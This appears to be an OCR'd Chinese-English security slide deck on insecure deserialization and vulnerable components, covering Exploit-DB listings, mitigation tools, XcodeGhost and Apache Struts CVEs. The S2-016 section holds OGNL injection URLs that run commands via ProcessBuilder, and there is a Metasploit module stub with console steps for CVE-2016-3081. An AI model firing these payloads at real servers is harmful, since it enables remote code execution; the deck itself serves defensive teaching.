2017-05-05		-		CloudBees Jenkins 2.32.1 - Java Deserialization	Java	SecuriTeam
2017-03-27		-		Github Enterprise - Default Session Secret and Deserialization (Metasploit)	Linux	Metasploit
2017-03-15		-		IBM WebSphere - RCE Java Deserialization (Metasploit)	Windows	Metasploit
2017-02-09		-	-	Exploiting Node.js deserialization bug for Remote Code Execution	Papers	Ajin Abraham
2016-11-28		-		Red Hat JBoss EAP - Deserialization of Untrusted Data	Java	...
2016-07-20		-		Websphere/JBoss/OpenNMS/Symantec Endpoint Protection Manager - Java Deserialization...	Multiple	Nikhil...
2015-12-15		-		Jenkins CLI - RMI Java Deserialization (Metasploit)	Java	Metasploit
2013-01-29		-		Ruby on Rails - JSON Processor YAML Deserialization Code Execution (Metasploit)	Multiple	Metasploit
2013-01-10		-		Ruby on Rails - XML Processor YAML Deserialization Code Execution (Metasploit)	Multiple	Metasploit
2010-09-27		-		Java - RMIConnectionImpl Deserialization Privilege Escalation (Metasploit)	Multiple	Metasploit
2010-09-20		-		Sun Java - Calendar Deserialization (Metasploit)	Multiple	Metasploit
2009-05-20		-		Apple Mac OSX - Java applet Remote Deserialization Remote (2)	OSX	Landon Fuller
2008-12-03		-		Sun Java Runtime and Development Kit 6 Update 10 - Calendar Deserialization (Metasploit)	Multiple	sf
2007-03-25				PHP < 4.4.5/5.2.1 - '_SESSION' Deserialization Overwrite	Linux	Stefan Esser
2007-03-04				PHP < 4.4.5/5.2.1 - WDDX Session Deserialization Information Leak	Multiple	Stefan Esser
2007-03-04				PHP < 4.4.5/5.2.1 - PHP_binary Session Deserialization Information Leak	Multiple	Stefan Esser

防護建議

https://www.owasp.org/images/7/72/OWASP_Top_10-2017_%28en%29.pdf.pdf
https://www.owasp.org/index.php/Deserialization_Cheat_Sheet

讚

➤ [OWASP]: “The only safe architectural pattern is not to accept serialized objects from untrusted sources or to use serialization mediums that only permit primitive data types”.

➤ 其他

- ✓ 盡量使用JSON、XML此類常用格式
- ✓ 完整性檢查 (例如透過數位簽章機制)
- ✓ For Java:
 - Use a **safe replacement** for the generic **readObject()** method .
 - Use the “**transient**” keyword to denote **nonserializable fields**.
 - Explicitly define a **final object()** to **prevent deserialization**.

- ✓ 認證與紀錄呼叫者
- ✓ 限縮程式執行權限
- ✓ 執行錯誤時紀錄Log
 - 資料型態錯誤
 - 異常頻率

```
private final void readObject(ObjectInputStream in) throws java.io.IOException {  
    throw new java.io.IOException("Cannot be deserialized");  
}
```

- ✓ 針對執行de-serialization的主機監控其是否有異常網路行為



✓ Tools

https://www.owasp.org/index.php/Deserialization_Cheat_Sheet

Mitigation Tools/Libraries

- Java secure deserialization library <https://github.com/ikkisoft/SerialKiller>
- SWAT (Serial Whitelist Application Trainer) <https://github.com/cschneider4711/SWAT>
- NotSoSerial <https://github.com/kantega/notsoserial>

Detection Tools

- Java deserialization cheat sheet aimed at pen testers
- A proof-of-concept tool for generating payloads that exploit unsafe Java object deserialization.
- Java De-serialization toolkits <https://github.com/brianwrf/hackUtils>
- Java de-serialization tool <https://github.com/frohoff/ysoserial>
- Java de-serialization detection by DNS <https://github.com/GoSecure/break-fast-serial>
- Burp Suite extension <https://github.com/federicodotta/Java-Deserialization-Scanner/releases>
- Java secure deserialization library <https://github.com/ikkisoft/SerialKiller>
- Serianalyzer is a static bytecode analyzer for deserialization <https://github.com/mbechler/serianalyzer>
- Payload generator <https://github.com/mbechler/marshalsec>
- Android Java Deserialization Vulnerability Tester <https://github.com/modzero/modjoda>
- Burp Suite Extension
 - JavaSerialKiller <https://github.com/NetSPI/JavaSerialKiller>
 - Java Deserialization Scanner <https://github.com/federicodotta/Java-Deserialization-Scanner>
 - Burp-ysoserial <https://github.com/summitt/burp-ysoserial>
 - SuperSerial <https://github.com/DirectDefense/SuperSerial>
 - SuperSerial-Active <https://github.com/DirectDefense/SuperSerial-Active>



✓ Tools(cont.)

– Java secure deserialization library : “SerialKiller”

➤ <https://github.com/ikkisoft/SerialKiller>

How to protect your application with SerialKiller

1. Download the latest version of the [SerialKiller's Jar](#). Alternatively, this library is also available on [Maven Central](#)
2. Import [SerialKiller's Jar](#) in your project
3. [Replace your deserialization `ObjectInputStream` with SerialKiller](#)
4. Tune the configuration file, based on your application requirements

A9 - Using Components with Known Vulnerabilities

連開發工具都可能有問題

<http://3c.ltn.com.tw/news/20572>

iOS App 大爆漏洞！一次中招 344 款 App！

文 / 記者陳宜豐 / 2015-09-20 15:44

   3  讚 1,277  分享

iPhone / iPad 的使用者請注意！倘若你正有使用這 344 款 iOS App，那可要趕快確認一下是否已更新到修正的版本了，以免成為手機駭客入侵的對象！國外媒體指出，部分中國手機 APP 開發商因使用了非蘋果公司官方提供的 Xcode 開發工具，所開發出的 App 被有心人士植入木馬後門程式，只要安裝這些 App，就會成為駭客入侵的對象！

主要起因是這些 App 開發商在開發 App 時，採用非蘋果官方提供的 Xcode 開發工具，以致被 XcodeGhost 病毒進行植入攻擊，在使用者安裝 App 後，病毒會向伺服器傳送用戶數據，顯示假的彈出視窗，可能是手機付款失敗或是要求下載某個 App 等等，這時若使用者按下下載安裝，病毒就可以透過 API 進行對手機的攻擊行為或是傳送用戶隱私資料到特定伺服器。



Xcode 編譯器後門事件

novus.pixnet.net/blog/post/33691517-xcode-編譯器後門事件

痞客邦 不設分類 今日熱門 達人話題 編輯力推

Sep 19 Sat 2015 01:13

Xcode 編譯器後門事件

資料來源：<http://drops.wooyun.org/news/8864>

對岸有網友發現從某些非官方管道下載的 XCode 編譯器，會在編譯出來的 APP 中植入特殊的可執行碼。目前植入的可執行碼無害，只是會蒐集一些資訊回報給託管在 Amazon 的伺服器。但這可能只是試水溫的作品，未來很有可能會出現更強的應用。

目前被感染的 XCode 編譯器似乎是來自迅雷、百度等個人網路硬碟。按原文描述，散播該後門的人混跡於開發者社群當中，只要有機會就向人提供他自己網路硬碟上的「鏡像下載點」。例如當 XCode 官方發布新版本時，他也會好心的公告給社群中的人，並且提供下載位址。又或者有人詢問如何建立開發環境時，他也會藉機提供下載位置。

讓我覺得頗為驚訝的是，已知有若干大公司出品的 App 也中招，難道這些大公司的開發團隊或協力廠商不去官網下載 toolchain，反而使用陌生私人網路硬碟的二進制檔？

有一位網友提到一個耐人尋味的現象：「还是不能相信迅雷，我是把官网上的下载URL复制到迅雷里下载的，还是中招了。」如果這是真的，那麼對岸的網路硬碟服務就不是普通的恐怖。

我對 XCode 的 toolchain 完全不了解，不過看起來它是透過替換基礎程式庫的方式感染目標程式，這個方法相對簡單很多，影響層面也比較低。我的意思是，不至於像 Ken Thompson 示範的那樣在編譯階段改寫 AST，可以再傳染給用這個編譯器建置的編譯器。

Case1: Struts

<https://www.exploit-db.com/>

EXPLOIT DATABASE Home Exploits Shellcode Papers Google Hacking Database Submit Search

28 total entries

Date	D	A	V	Title	Platform	Author
2017-09-08	↓	-	🔒	Apache Struts 2.0.1 < 2.3.33 / 2.5 < 2.5.10 - Arbitrary Code Execution	Multiple	brianwrf
2017-09-06	↓	📄	🔒	Apache Struts 2.5 < 2.5.12 - REST Plugin XStream Remote Code Execution	Linux	Warflop
2017-07-07	↓	-	🔒	Apache Struts 2.3.x Showcase - Remote Code Execution	Multiple	Vex Woo
2017-06-06	↓	-	🔒	Apache Struts - REST Plugin With Dynamic Method Invocation Remote Code Execution	Multiple	nixawk
2017-03-15	↓	-	✔️	Apache Struts 2.3.5 < 2.3.31 / 2.5 < 2.5.10 - 'Jakarta' Multipart Parser OGNL Injection...	Multiple	Metasploit
2017-03-07	↓	-	🔒	Apache Struts 2.3.5 < 2.3.31 / 2.5 < 2.5.10 - Remote Code Execution	Linux	Vex Woo
2016-06-10	↓	-	✔️	Apache Struts - REST Plugin With Dynamic Method Invocation Remote Code Execution...	Multiple	Metasploit
2016-05-02	↓	-	✔️	Apache Struts - Dynamic Method Invocation Remote Code Execution (Metasploit)	Linux	Metasploit
2014-05-02	↓	-	✔️	Apache Struts - ClassLoader Manipulation Remote Code Execution (Metasploit)	Multiple	Metasploit
2014-03-06	↓	-	✔️	Apache Struts < 1.3.10 / < 2.3.16.2 - ClassLoader Manipulation Remote Code Execution...	Multiple	Metasploit
2014-02-05	↓	-	✔️	Apache Struts - Developer Mode OGNL Execution (Metasploit)	Java	Metasploit
2014-01-14	↓	-	✔️	Apache Struts2 2.0.0 < 2.3.15 - Prefixed Parameters OGNL Injection	Multiple	Takeshi Terada
2013-07-27	↓	-	✔️	Apache Struts 2 - DefaultActionMapper Prefixes OGNL Code Execution (Metasploit)	Multiple	Metasploit
2013-07-16	↓	-	✔️	Apache Struts 2.2.3 - Multiple Open Redirections	Multiple	Takeshi Terada
2013-06-05	↓	-	✔️	Apache Struts - OGNL Expression Injection	Multiple	Jon Passki
2013-06-05	↓	-	✔️	Apache Struts - includeParams Remote Code Execution (Metasploit)	Multiple	Metasploit
2013-03-22	↓	-	✔️	Apache Struts - 'ParametersInterceptor' Remote Code Execution (Metasploit)	Multiple	Metasploit
2012-08-23	↓	-	✔️	Apache Struts 2 - Skill Name Remote Code Execution	Multiple	loixz
2012-06-05	↓	-	✔️	Apache Struts 2.2.1.1 - Remote Command Execution (Metasploit)	Multiple	Metasploit
2012-03-23	↓	-	✔️	Apache Struts 2.0 - 'XSLTResult.java' Arbitrary File Upload	Java	voidloafer
2012-02-02	↓	-	🔒	Apache Struts - Multiple Persistent Cross-Site Scripting Vulnerabilities	Multiple	SecPod Research
2012-01-06	↓	-	✔️	Apache Struts 2 < 2.3.1 - Multiple Vulnerabilities	Multiple	SEC Consult
2011-12-07	↓	-	✔️	Apache Struts 2.0.9/2.1.8 - Session Tampering Security Bypass	Multiple	Hisato Killing
2011-08-19	↓	-	✔️	Apache Struts < 2.2.0 - Remote Command Execution (Metasploit)	Multiple	Metasploit
2011-05-10	↓	-	✔️	Apache Struts 2.0.0 < 2.2.1.1 - XWork 's.submit' HTML Tag Cross-Site Scripting	Multiple	Dr. Marian...
2010-07-14	↓	-	🔒	Struts2/XWork < 2.2.0 - Remote Command Execution	Multiple	Meder...
2008-11-04	↓	-	✔️	Struts 2.0.11 - Multiple Directory Traversal Vulnerabilities	Multiple	Csaba Barta
2005-11-21	↓	-	✔️	Apache Struts 1.2.7 - Error Response Cross-Site Scripting	Multiple	Irene Abezgauz

Case1: Struts

<https://struts.apache.org/release/2.3.x/docs/s2-016.html>

➤ CVE-2013-2251: Remote Code Execution

- ✓ 問題版本: **Struts 2.0.0 - Struts 2.3.15**
- ✓ Struts2 中支援一些 **Prefix** 讓程式開發人員可以方便導向, 如 `action`, `redirect`, `redirectAction` 等
- ✓ 但在處理這些方法時並沒有做好過濾, 造成在這之中的內容可以用 **`${ognl_exp}`** 的形式來執行 OGNL
 - 如: `redirectAction: ${123*123}` 網站會跳轉到 `/15129.action`, 漏洞存在代表 `123*123` 有被伺服器運算到!

➤ Sample Test URLs

- ✓ Simple Expression - the parameter names are evaluated as OGNL.
 - `http://host/struts2-blank/example/X.action?action:%25{3*4}`
 - `http://host/struts2-showcase/employee/save.action?redirect:%25{3*4}`
- ✓ Command Execution
 - `http://host/struts2-blank/example/X.action?action:%25{(new+java.lang.ProcessBuilder(new+java.lang.String[]{'command','goes','here'})).start()}`
 - `http://host/struts2-showcase/employee/save.action?redirect:%25{(new+java.lang.ProcessBuilder(new+java.lang.String[]{'command','goes','here'})).start()}`
 - `http://host/struts2-showcase/employee/save.action?redirectAction:%25{(new+java.lang.ProcessBuilder(new+java.lang.String[]{'command','goes','here'})).start()}`



S2-016

struts.apache.org/docs/s2-016.html

Home > Security Bulletins > S2-016

Apache Struts 2 Documentation

S2-016

Summary

A vulnerability introduced by manipulating parameters prefixed with "action:"/"redirect:"/"redirectAction:" allows remote command execution

Who should read this	All Struts 2 developers and users
Impact of vulnerability	Remote command execution
Maximum security rating	Highly Critical
Recommendation	Developers should immediately upgrade to <u>Struts 2.3.15.1</u>
Affected Software	Struts 2.0.0 - Struts 2.3.15
Reporter	Takeshi Terada of Mitsui Bussan Secure Directions, Inc.
CVE Identifier	<u>CVE-2013-2251</u>

版本更新

Again: 2016

<https://packetstormsecurity.com/files/136856/Apache-Struts-2.3.28-Dynamic-Method-Invocation-Remote-Code-Execution.html>
<https://struts.apache.org/docs/s2-032.html>



➤ CVE-2016-3081 : Dynamic Method Invocation Remote Code Execution

✓ 問題版本

- Apache Struts **2.3.20 ~ 2.3.28**
(except 2.3.20.3 and 2.3.24.3)

✓ 弱點描述

- Remote Code Execution can be performed via method: **prefix** when **Dynamic Method Invocation is enabled**.

✓ 修正版本

- **2.3.20.3**、**2.3.24.3**、**2.3.28.1**

info discussion exploit solution references

Apache Struts CVE-2016-3081 Remote Code Execution Vulnerability

Bugtraq ID: 87327
Class: Unknown
CVE: CVE-2016-3081
Remote: Yes
Local: No
Published: Apr 22 2016 12:00AM
Updated: Oct 26 2016 12:09AM
Credit: Nike Zheng
Vulnerable: Oracle Siebel Apps - E-Billing 7.1
Oracle MICROS Retail XBRI Loss Prevention 10.8.1
Oracle MICROS Retail XBRI Loss Prevention 10.8
Oracle MICROS Retail XBRI Loss Prevention 10.7
Oracle MICROS Retail XBRI Loss Prevention 10.6
Oracle MICROS Retail XBRI Loss Prevention 10.5
Oracle MICROS Retail XBRI Loss Prevention 10.0.1
Oracle FLEXCUBE Private Banking 12.1
Oracle FLEXCUBE Private Banking 12.0.3
Oracle FLEXCUBE Private Banking 12.0.2
Oracle FLEXCUBE Private Banking 12.0.1
Oracle FLEXCUBE Private Banking 2.2
Oracle FLEXCUBE Private Banking 2.0.1
Oracle FLEXCUBE Private Banking 2.0
Huawei OceanStor Onebox V100R003C10
Huawei OceanStor N8500 V200R001C91SPC901
Huawei OceanStor N8500 V200R001C91SPC900
Huawei OceanStor N8500 V200R001C91SPC205
Huawei OceanStor N8500 V200R001C91
Huawei OceanStor N8500 V200R001C09SPC505
Huawei OceanStor N8500 V200R001C09
Huawei OceanStor 9000 V300R005C00
Huawei OceanStor 9000 V100R001C30
Huawei OceanStor 9000 V100R001C01
Huawei OceanStor 5800 V3 0
Huawei OceanStor 5300 V3 V300R003C00
Huawei OceanStor 5300 V3 V300R002C10
Huawei OceanStor 5300 V3 V300R001C20
Huawei OceanStor 18800 V300R003C10
Huawei OceanStor 18500 V2 V200R002C10



Apache Struts - Dynamic Method Invocation Remote Code Execution (Metasploit)

EDB-ID: 39756	Author: Metasploit	Published: 2016-05-02
CVE: CVE-2016-3081	Type: Remote	Platform: Linux
Aliases: N/A	Advisory/Source: N/A	Tags: Metasploit Framework
E-DB Verified:	Exploit: Download / View Raw	Vulnerable App: N/A

« Previous Exploit

Next Exploit »

```
1 ##
2 # This module requires Metasploit: http://metasploit.com/download
3 # Current source: https://github.com/rapid7/metasploit-framework
4 ##
5
6 require 'msf/core'
7
8 class MetasploitModule < Msf::Exploit::Remote
9   Rank = ExcellentRanking
10
11   include Msf::Exploit::Remote::HttpClient
12   include Msf::Exploit::EXE
13
14   def initialize(info = {})
15     super(update_info(info,
16       'Name' => 'Apache Struts Dynamic Method Invocation',
17       'Description' => %q{
18         This module exploits a remote command execution vulnerabil
19         version between 2.3.20 and 2.3.28 (except 2.3.20.2 and 2.3
20         Execution can be performed via method: prefix when Dynamic
21         is enabled.
22       },
23       'Author' => [ 'Nixawk' ],
24       'License' => MSF_LICENSE,
25       'References' =>
26         [
27           [ 'CVE', '2016-3081' ],
28           [ 'URL', 'https://www.seebug.org/vuldb/ssvid-91389' ]
29         ]
30     )
31   end
32 end
```

```
msf > use exploit/multi/http/struts_dmi_exec
msf exploit(struts_dmi_exec) > show targets
...targets...
msf exploit(struts_dmi_exec) > set TARGET <target-id>
msf exploit(struts_dmi_exec) > show options
...show and set options...
msf exploit(struts_dmi_exec) > exploit
```

Again: 2017

<http://www.ithome.com.tw/news/112591>



iThome

新聞

產品評測

技術

專題

Big Data

Cloud

DevOps

資安

Video

研討會

社群

搜尋

新聞

Apache Struts2再度爆發高風險漏洞，HITCON Zeroday通報：金融電信業者受駭

使用Struts 2.3.5、Struts 2.3.31、Struts 2.5 ~ Struts 2.5.10等網站框架的伺服器，都受到駭客可以直接進行遠端執行程式的S2-045漏洞編號影響，可以導致網站資料外洩、被植入木馬程式等風險

2017.3

文/黃彥霖 | 2017-03-07 發表

✓ 讚 4.2 萬


按讚加入iThome粉絲團

👍 讚 764

分享

G+

7



消息

全部

公告

活動

公關

公告

Struts2 S2-045 漏洞預警 (CVE-2017-5638)

HITCON ZeroDay 服務團隊 2017/03/07

近期 HITCON ZeroDay 陸續收到 Struts2 S2-045 漏洞通報，網路上 PoC 攻擊程式已經流傳，且已發現大規模掃描發生。

請各位朋友多注意系統安全，儘速更新。

影響範圍：Struts 2.3.5 - Struts 2.3.31, Struts 2.5 - Struts 2.5.10

建議升級：Struts 2.3.32 或 Struts 2.5.10.1


漏洞影響：攻擊者可直接遠端執行任意指令，控制目標伺服器，請儘速更新系統。

詳情請參閱 <https://cwiki.apache.org/confluence/display/WW/S2-045>

臺灣HITCON Zeroday漏洞通報平臺表示，臺灣已經有使用Struts2框架的銀行和電信業者，遭到駭客大規模的IP掃描，一旦銀行業者沒有修補相關漏洞，駭客就可以成功入侵該銀行網站並竊取相關資料、置入後門程式。



你和其他 13 位朋友都說這個讚



iThome Security
2小時

#Telnet連接埠暴露 #臺灣排名25

報告：全球仍有1,000萬臺裝置
Telnet連接埠公開暴露在網路，臺灣占63萬臺位居第25名

資安公司Rapid7近日公布
《National Exposure Index》第二
版報告指出，2016年全球有1,000
萬臺裝置的Telnet連接埠，依然暴
露在網路。上圖為其中一個發現




按讚追蹤 iThome 最新報導

✓ 讚 4.2 萬

Non-Stop....

<http://pentestit.com/apache-struts2-showcase-remote-code-execution-s2-048/>



Apache Struts2 Showcase: X

← → ↻ 🏠 pentestit.com/apache-struts2-showcase-remote-code-execution-s2-048/

GOOGLE DORKS! SHODAN QUERIES! MALWARE SOURCES

PenTestIT

Your source for all things Information Security!

You are here: [Home](#) / [Web Application Security](#) / [Apache Struts2 Showcase Remote Code Execution! \(S2-048\)](#) New

Apache Struts2 Showcase Remote Code Execution! (S2-048)

by Black. Updated on July 8, 2017 @pentestit 6156 views

Seems like yesterday when [S2-045](#), the Jakarta Multipart vulnerability was being actively exploited in the wild which allowed remote attackers to execute arbitrary code. A few hours ago a new equally exploitable advisory – [S2-048](#) was made public by the Apache foundation! This is a quick write up to see if we can test an exploit for the **Apache Struts2** vulnerability and create a **proof of concept** code. This vulnerability has been assigned: CVE-2017-9791

2017.7

From the above information we know that the vulnerability exists in the **Apache Struts 2.3.x Showcase** application, which is accessible at `/struts2-showcase/`. The fix on Apache page also mentions the following in the solution: Always use resource keys instead of passing a raw message to the ActionMessage as shown below, never pass a raw value directly

Possible ways to protect against Apache Struts2 S2-048 vulnerability:

Follow the solution Apache mentions. I would rather say, disable the Showcase app. Updating to **Apache Struts 2.5.10.1** should also help.

就是不斷更新.....或乾脆不用

<https://www.ithome.com.tw/news/117075>

新聞

快更新! 甲骨文緊急修補7個Apache Struts 2 安全漏洞

甲骨文原定在10月才會釋出更新，卻在本周緊急釋出更新，一次修補7個Apache Struts 2漏洞，其中一個漏洞影響2008年以後的所有Struts版本，以Struts與REST通訊外掛打造的應用程式，其代管伺服器可讓駭客自遠端執行任何程式。

2017.9

文/ 陳曉莉 | 2017-09-27 發表

✓ 讚 4.8萬

按讚加入iThome粉絲團

讚 4

分享

G+

Oracle Security Alert Advisory - CVE-2017-9805

Description

The Apache Foundation's fixes for CVE-2017-5638, an Apache Struts 2 vulnerability identified by Equifax in relation to Equifax's recent security incident, were distributed to its customers in the April 2017 Critical Patch Update, and should have already been applied to customer systems.

Subsequent to the Equifax breach, the Apache Foundation released fixes for a number of additional Apache Struts 2 vulnerabilities (CVE-2017-9805, CVE-2017-7672, CVE-2017-9787, CVE-2017-9791, CVE-2017-9793, CVE-2017-9804, and CVE-2017-12611). Oracle is distributing these fixes as part of this Security Alert for the benefit of our customers.

Oracle strongly recommends that the fixes contained in this Security Alert be applied without delay.

Please note that the vulnerabilities in this Security Alert are scored using version 3.0 of Common Vulnerability Scoring Standard (CVSS).

This Security Alert is also available in an XML format that conforms to the Common Vulnerability Reporting Format (CVRF) version 1.1. More information about Oracle CVRF is available at: <http://www.oracle.com/technetwork/topics/security/cpufaq-098434.html#CVRF>.

Security Alert Supported Products and Versions

Patches released through the Security Alert program are provided only for product versions that are covered under the Premier Support or Extended Support phases of the Oracle Lifetime Support Policy. We recommend that customers plan product upgrades to ensure that patches released through the Critical Patch Update program are available for the versions they are currently running.


Product releases that are not under Premier Support or Extended Support are not tested for the presence of vulnerabilities addressed by this Security Alert. However, it is possible that earlier versions of affected releases are also affected by these vulnerabilities. As a result, Oracle recommends that customers upgrade to supported versions.

圖片來源: Oracle


報名即將



劉培欣
CloudMosa
工程副總




你和其他 1





